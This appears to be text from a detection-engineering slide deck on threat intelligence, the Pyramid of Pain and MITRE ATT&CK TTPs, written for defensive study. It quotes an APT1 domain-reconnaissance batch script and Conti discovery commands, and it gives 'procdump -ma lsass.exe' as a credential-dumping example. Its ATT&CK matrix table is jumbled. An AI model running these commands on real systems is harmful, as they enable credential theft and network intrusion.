

The TTP Pyramid


@SecurePeacock



Chris Peacock - Adversary Emulation Detection Engineer



Cyber Threat Intelligence – Purple Process




[ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK](#) - Katie Nickels and Cody Thomas

Cyber Threat Intelligence

“Threat intelligence is data that is collected, processed, and analyzed to understand a threat actor’s motives, targets, and attack behaviors.”


-CrowdStrike <https://www.crowdstrike.com/cybersecurity-101/threat-intelligence/>



https://www.ics.mil/Portals/36/Documents/Doctrine/pubs/jp2_0.pdf



What is a threat?




<https://www.incibe-cert.es/en/blog/active-defence-and-intelligence-threat-intelligence-industrial-environments>





Prioritizing Threats – Threat Box




Andy Piazza - Threat Box


<https://klrgrz.medium.com/quantifying-threat-actors-with-threat-box-e6b641109b11>



Intelligence Timeline




Lockheed Martin Cyber Kill Chain®



<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>




Kill Chain® Plus Diamond Model



<https://www.activeresponse.org/wp-content/uploads/2013/07/diamond.pdf>

APT 1 Report

- Focused on the human element
 - There's an organization of people behind it
 - Organizations have approved:
 - Actions
 - Tooling
 - Training
 - Manuals



<https://youtu.be/mYaTCvA2VLO>



APT1 & Conti

Internal Reconnaissance

In the Internal Reconnaissance stage, the intruder collects information about the victim environment. Like most APT (and non-APT) intruders, APT1 primarily uses built-in operating system commands to explore a compromised system and its networked environment. Although they usually simply type these commands into a command shell, sometimes intruders may use batch scripts to speed up the process. Figure 18 below shows the contents of a batch script that APT1 used on at least four victim networks.


```
@echo off
ipconfig /all>>"C:\WINNT\Debug\1.txt"
net start>>"C:\WINNT\Debug\1.txt"
tasklist /v>>"C:\WINNT\Debug\1.txt"
net user >>"C:\WINNT\Debug\1.txt"
net localgroup administrators>>"C:\WINNT\Debug\1.txt"
netstat -ano>>"C:\WINNT\Debug\1.txt"
net use>>"C:\WINNT\Debug\1.txt"
net view>>"C:\WINNT\Debug\1.txt"
net view /domain>>"C:\WINNT\Debug\1.txt"
net group /domain>>"C:\WINNT\Debug\1.txt"
net group "domain users" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain admins" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain controllers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange domain servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "exchange servers" /domain>>"C:\WINNT\Debug\1.txt"
net group "domain computers" /domain>>"C:\WINNT\Debug\1.txt"
```

- 1.5 . 2 . **net domain_ controllers** < ===== this command will show the ip addresses of domain controllers
- 1.6 . **shell net localgroup administrators** <===== local administrators
- 1.7 . **shell net group / domain "Domain Admins"** <===== domain administrators
- 1.8 . **shell net group "Enterprise Admins" / domain** <===== enterprise administrators
- 1.9 . **the shell net group "the Domain Computers has" / domain** <===== total number - in the PC in the domain
- 1.10 . **net computers** < ===== ping all hosts with the output of ip addresses.

FIGURE 18: An APT1 batch script that automates reconnaissance

Pyramid of Pain


David Bianco: <http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html>



Atomic Indicators: Hashes

“(91.81%) were submitted from only a single source. There were also a substantial number of files submitted by exactly two (5.74%) or three (1.02%) sources. Together those three categories account for 98.57% percent of all malicious files.” -[David Bianco](#)

Malware Hash Submission Counts



<http://detect-respond.blogspot.com/2022/04/stop-using-hashes-for-detection-and.html>






- Two years after APT 1 Report and Pyramid of Pain
- Developed as a way to categorize actor activity
 - One way function
 - Procedures and observations -> Techniques



ATT&CK™: Extract TTPs & IDs



[ATT&CKing the Status Quo: Threat-Based Adversary Emulation with MITRE ATT&CK](#) - Katie Nickels and Cody Thomas

ATT&CK™ Techniques




Jamie Williams @jamieantisocial

ATT&CK™ Check Box Fallacy

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
9 techniques	10 techniques	18 techniques	13 techniques	32 techniques	15 techniques	25 techniques	9 techniques	15 techniques	16 techniques	8 techniques	13 techniques
Drive-by Compromise	Command and Scripting Interpreter (9/9)	Account Manipulation (9/9)	Abuse Elevation Control Mechanism (1/1)	Brute Force (0/4)	Account Discovery (3/4)	Exploitation of Remote Services	Archive Collected Data (3/3)	Application Layer Protocol (0/4)	Automated Exfiltration (0/0)	Account Access Removal	
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5/5)	Credentials from Password Stores (2/2)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction	
External Remote Services	Inter-Process Communication (2/2)	Boot or Logon Autostart Execution	Boot or Logon Initialization Scripts (2/2)	Forced Authentication	Browser Bookmark Discovery	Exploit for Credential Access	Clipboard Data	Exfiltration Over Alternative Protocol (0/3)	Exfiltration Over Channel (0/2)	Data Encrypted for Impact	
Hardware Additions		Native API	Boot or Logon Initialization Scripts (2/2)	Domain Policy Modification (2/2)	Cloud Service Dashboard	Cloud Service Discovery	Domain Trust Discovery	Data from Information Repositories (0/1)	Data from Local System	Data Manipulation (3/3)	Defacement (2/2)
Phishing (0/3)		Scheduled Task/Job (2/2)	Browser Extensions	Execution Guardrails (1/1)	Forge Web Credentials	File and Directory Discovery	Dynamic Resolution (2/3)	Data from Network Shared Drive	Data from Removable Media	Data Obfuscation (0/2)	
Replication Through Removable Media		Shared Modules	Compromise Client Software Binary	Exploitation for Defense Evasion	Input Capture (4/4)	Man-in-the-Middle (1/2)	Encrypted Channel (0/2)	Data from Network Shared Drive	Encrypted Channel (0/2)	Exfiltration Over Other Network Medium (1/1)	
Supply Chain Compromise (0/3)		Software Deployment Tools	Create Account (2/2)	File and Directory Permissions Modification (1/1)	Network Service Scanning	Network Share Discovery	Fallback Channels	Data from Removable Media	Exfiltration Over Physical Medium (1/1)	Exfiltration Over Web Service (2/2)	
Trusted Relationship		System Services (1/1)	Create or Modify System Process (1/1)	Hijack Execution Flow	Network Sniffing	Network Sniffing	File and Directory Discovery	Ingress Tool Transfer	File and Directory Discovery	Inhibit System Recovery	
Valid Accounts (0/4)		User Execution (2/2)	Event Triggered Execution	Hijack Execution Flow (2/2)	Network Sniffing	OS Credential Dumping (4/6)	Network Share Discovery	Data Staged (2/2)	File and Directory Discovery	Network Denial of Service (0/2)	
		Windows Management Instrumentation	External Remote Services	Exploitation for Privilege Escalation	Network Sniffing	Impair Defenses (5/5)	Network Sniffing	Multi-Stage Channels	File and Directory Discovery	Resource Hijacking	
			Hijack Execution Flow (2/2)	Hijack Execution Flow (2/2)	OS Credential Dumping (4/6)	Steal Application Access Token	Non-Application Layer Protocol	Non-Standard Port	File and Directory Discovery	Service Stop	
			Modify Authentication Process (2/2)	Process Injection (8/8)	Process Injection (1/1)	Steal or Export Tickets (1/1)	Non-Application Layer Protocol	Proxy (3/4)	File and Directory Discovery	System Shutdown/Reboot	
			Office Application Startup (6/6)	Scheduled Task/Job (2/2)	Process Injection (1/1)	Kerberos Tickets (1/1)	Non-Application Layer Protocol	Screen Capture	File and Directory Discovery		
			Pre-OS Boot (1/2)	Pre-OS Boot (1/2)	Process Injection (1/1)	Microsoft-Windows-Operational_2	Non-Application Layer Protocol	Video Capture	File and Directory Discovery		
			Scheduled Task/Job (2/2)	Server Software Component (2/2)	Process Injection (1/1)	Microsoft-Windows-Operational_11	Non-Application Layer Protocol		File and Directory Discovery		
			Traffic Signaling (1/1)	Traffic Signaling (1/1)	Rogue Domain Controller	Microsoft-Windows-Operational_7	Non-Application Layer Protocol		File and Directory Discovery		
			Valid Accounts (0/4)		Rootkit	Microsoft-Windows-Operational_10	Non-Application Layer Protocol		File and Directory Discovery		
					Signed Binary Proxy Execution (1/1)	Microsoft-Windows-Operational_8	Non-Application Layer Protocol		File and Directory Discovery		
					Signed Script Proxy Execution (1/1)	System Network Configuration Discovery (1/1)	Non-Application Layer Protocol		File and Directory Discovery		
					Subvert Trust Controls (4/5)	System Network Connections Discovery	Non-Application Layer Protocol		File and Directory Discovery		
						System Owner/User Discovery	Non-Application Layer Protocol		File and Directory Discovery		
						System Service Discovery	Non-Application Layer Protocol		File and Directory Discovery		
						System Time Discovery	Non-Application Layer Protocol		File and Directory Discovery		
						Virtualization/Sandbox Evasion (3/3)	Non-Application Layer Protocol		File and Directory Discovery		

<https://medium.com/falconforce/sysmon-vs-microsoft-defender-for-endpoint-mde-internals-0x01-1e5663b10347>

Breaking Out TTPs



Procedures

How the technique was carried out.
For example, the attacker used
`procdump -ma lsass.exe lsass_dump`

Techniques

Techniques represent the tactical goal of the procedure. For example, T1003.001 - OS Credential Dumping: LSASS Memory.

Tactics

Tactics represent the strategic goal of the adversary. For example, TA006 - Credential Access

Tactics


- “Tactics represent the ‘why’ of an ATT&CK technique or sub-technique. It is the adversary’s tactical goal: the reason for performing an action. For example, an adversary may want to achieve credential access.” - [MITRE ATT&CK](#)
 - This level isn’t granular enough to make actionable defense
 - Helps categorize techniques into buckets





Techniques

- Current level of most intelligence sharing
 - In this example it doesn't specify how the actor conducts the technique



Techniques

Techniques represent the tactical goal of the procedure. For example, T1003.001 - OS Credential Dumping: LSASS Memory.

Tactics

Tactics represent the strategic goal of the adversary. For example, TA006 - Credential Access



Procedure Assumption




tasklist

Windows Command Line
T1059.003



wmic process get /format:list


Windows Management Instrumentation
T1047



Get-Process

PowerShell
T1059.001

**Process
Discovery
T1057**

